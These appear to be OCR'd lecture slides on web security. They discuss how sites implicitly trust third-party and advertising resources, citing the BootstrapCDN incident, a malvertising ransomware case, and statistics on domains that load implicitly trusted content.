
A very unfortunate security event happened last month, which affected folks using BootstrapCDN. We at NetDNA want to share an open, detailed report in this blog post, and continue to answer questions that may not have been addressed. Read More

How does a complex web impact who users trust?


Trust

Increased reliance on external resources forces sites to **implicitly trust** many resources


Trust



Trust


Website
AppNexus, Google, Rubicon, AOL, etc.
Explicitly trusted resource

Trust



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AppNexus, Google, Rubicon, AOL, etc.
talk915.pw
trackmytraffic.bi

Trust

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
Website
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talk915.pw
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Implicitly trusted domains and resources

Implicit Trust

- We’ve seen the security consequences of sites depending on common **explicitly trusted** resources…

- But what happens when sites themselves have no visibility into the resources they load?

Implicit Trust

Increased reliance on ... itly **trust** many resources

plicitly trusted domains and resources

Major sites including New York Times and BBC hit by 'ransomware' malvertising

Adverts hijacked by malicious campaign that demands payment in bitcoin to unlock user computers

Ransomware can lock up your computer, costing hundreds of pounds. Photograph: Alamy

Who causes implicit trust?

Domain loads implicit content	% Top 1M
doubleclick.net	9.6%
facebook.com	9.3%
google.com	4.7%
youtube.com	3.3%
adlegend.com	2.0%
casalemedia.com	1.4%
sharethis.com	1.3%
vk.com	1.0%

33% of sites load at least one implicitly trusted resource

- bada.tv loads 103 implicit resources
- argumenti.ru loads implicit resources at depth of 17

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Advertising resources are the major cause of implicit trust on the web

Acknowledgments/References

- [Mitchell’14] CS155: Computer and Network Security, John Mitchell and Dan Boneh, Stanford University, 2014
- [Kumar’17] Security Challenges in an Increasingly Tangled Web, Kumar, D., Ma, Z., Durumeric, Z., Mirian, A., Mason, J., Halderman, J. A., & Bailey, M. Slides from WWW 2017
- [Yee’09] Native Client: A Sandbox for Portable, Untrusted x86 Native Code, Yee B, Sehr D, Dardyk G, Chen JB, Muth R, Ormandy T, Okasaka S, Narula N, Fullagar N., Slides from IEEE S&P, 2009